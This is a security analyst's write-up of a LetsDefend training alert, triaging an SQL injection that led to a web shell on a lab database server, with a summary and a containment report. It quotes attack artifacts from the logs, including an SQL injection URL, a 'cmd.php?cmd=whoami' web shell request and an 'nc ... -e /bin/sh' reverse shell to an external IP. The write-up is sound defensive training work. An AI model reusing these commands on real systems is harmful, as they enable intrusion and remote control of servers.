

Event Information:

EventID :

89

Event Time :

Apr, 18, 2021, 01:00 PM

Rule :

SOC142 - Multiple HTTP 500 Response

Level :

Security Analyst

Source Address :

101.32.223.119

Source Hostname :

101.32.223.119

Destination Address :

172.16.20.6

Destination Hostname :

SQLServer

Username :

www-data

Request URL :

https://172.16.20.6/userNumber=1 AND (SELECT * FROM Users) = 1

User Agent :

Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/79.0.3945.88 Safari/537.36

Device Action :

Allowed

Analysis Steps:

The request URL can immediately be determined as an SQL Injection attempt on the SQLServer and on endpoint investigation this request was responded to.

The screenshot displays a security dashboard with a dark theme. On the left, a sidebar lists three hosts: 'WS-Prod-02' (172.16.20.69), 'SQLServer' (172.16.20.6), and 'PentestMachine' (172.16.20.5). The main panel shows details for the 'SQLServer' host. At the top, a 'Containment' toggle is set to 'On'. Below this, system information is listed: Hostname: SQLServer, Domain: LetsDefend, IP Address: 172.16.20.6, Bit Level: 64, OS: Ubuntu 16.04.4, Primary User: sqlAdmin, Client/Server: Server, and Last Login: Apr, 18, 2021, 01:44 PM. A navigation bar includes tabs for 'Processes' (9), 'Network Action' (5), 'Terminal History' (14), and 'Browser History' (1). The 'Network Action' tab is active, showing a table of events. The table has two columns: 'EVENT TIME' and 'DESTINATION DOMAIN/IP ADDRESS'. The events listed are:

EVENT TIME	DESTINATION DOMAIN/IP ADDRESS
2021-04-17 18:55	140.82.121.3
2021-04-18 09:13	217.196.149.50
2021-04-18 09:14	217.196.149.50
2021-04-18 13:05	101.32.223.119
2021-04-18 18:56	140.82.121.3

Logs were searched with IP 101[.]32.223.119 as the source in the relevant time-frame yielding 12 events. The attacker can be seen attempting various SQL and command injection on the endpoint. Some of these receive 200 OK responses and others 500 indicating server side logic failure.

Source Address contains "101.32.223.119" All Time 1

✓ 10 events (before Apr, 18, 2021, 01:05 PM UTC)

< Hide Fields

INTERESTING FIELDS

α type

α source_address

source_port

α destination_address

destination_port

α raw_log

Event

Field	Value
type	Proxy
source_address	101.32.223.119
source_port	14224
destination_address	172.16.20.6
destination_port	443
time	Apr, 18, 2021, 01:01 PM
Raw Log	
Request URL	https://172.16.20.6/cmd.php?cmd=whoami
Response Code	200

1 row selected


It can be evidenced on endpoint analysis that commands were successfully executed.

Processes 9 | Network Action 5 | **Terminal History 14** | Browser History 1


EVENT TIME	COMMAND LINE
2021-04-18 13:02	id
2021-04-18 13:05	nc 101.32.223.119 1234 -e /bin/sh
2021-04-18 15:01	apt show postgresql
2021-04-18 15:02	sudo apt install postgresql postgresql-contrib

< 1 2 >

The offending IP is not in our CTI database and is external to the organisation. No emails have been received indicating penetration testing involving the IP for the relevant time period. VirusTotal indicates it is a Hong Kong address associated with 101[.]32.223.119 AS 132203 (Tencent Building, Kejizhongyi Avenue). 0/91 security vendors flagged this IP address as malicious as of 8 days ago.



On AbuseIPDB this IP was reported 653 times with a 0% confidence of abuse.



Based on following Playbook procedure and the analysis of available information, this alert is determined to be a successful True Positive.

Report:

Incident Summary

Analysis confirms a True Positive attack resulting in successful Remote Code Execution (RCE) on an internal database server. An external threat actor utilised SQL Injection techniques to exploit the server, successfully planting and interacting with a web shell.

Incident Details

- **Alert Name:** SOC142 - Multiple HTTP 500 Response
- **Target Host:** SQLServer (172[.]16.20.6)
- **Attacker IP:** 101[.]32.223.119
- **Device Action:** Allowed

Analysis and Evidence

- **Initial Exploitation:** Proxy logs reveal the attacker fuzzing the server with malicious SQL Injection payloads (e.g. `userNumber=1 AND (SELECT * FROM Users) = 1`). These initial attempts resulted in multiple HTTP 500 Internal Server Errors.
- **Execution Confirmation:** The logs subsequently show the attacker interacting with a planted web shell via the `/cmd.php?cmd=whoami`.
- **Impact:** The web shell interaction returned an HTTP 200 OK status code, confirming that the attacker's commands are successfully executing on the SQLServer.


Threat Intelligence

- **Infrastructure OSINT:** The attacking IP (101[.]32.223.119) is external to the organisation and maps to Tencent Cloud (AS 132203) in Hong Kong.
- **Reputation:** While VirusTotal currently shows 0/91 detections, AbuseIPDB displays 653 reports of malicious activity originating from this address.
- **Internal Correlation:** No authorised Red Team testing or vulnerability scanning was scheduled for this IP during the relevant time-frame.

Actions Taken

1. Analysed proxy logs to identify the attack vector and payload.
2. Confirmed the presence of a web shell and successful command execution.
3. Isolated SQLServer (172[.]16.20.6) from the network.
4. Declared the alert a True Positive and escalated.

Let's Defend Result



```
SOC142 - Multiple HTTP 500 Response
True Positive (+5 Point)
Has Anyone Accessed IP/URL/Domain? (+5 Point)
Analyze URL Address (+5 Point)
```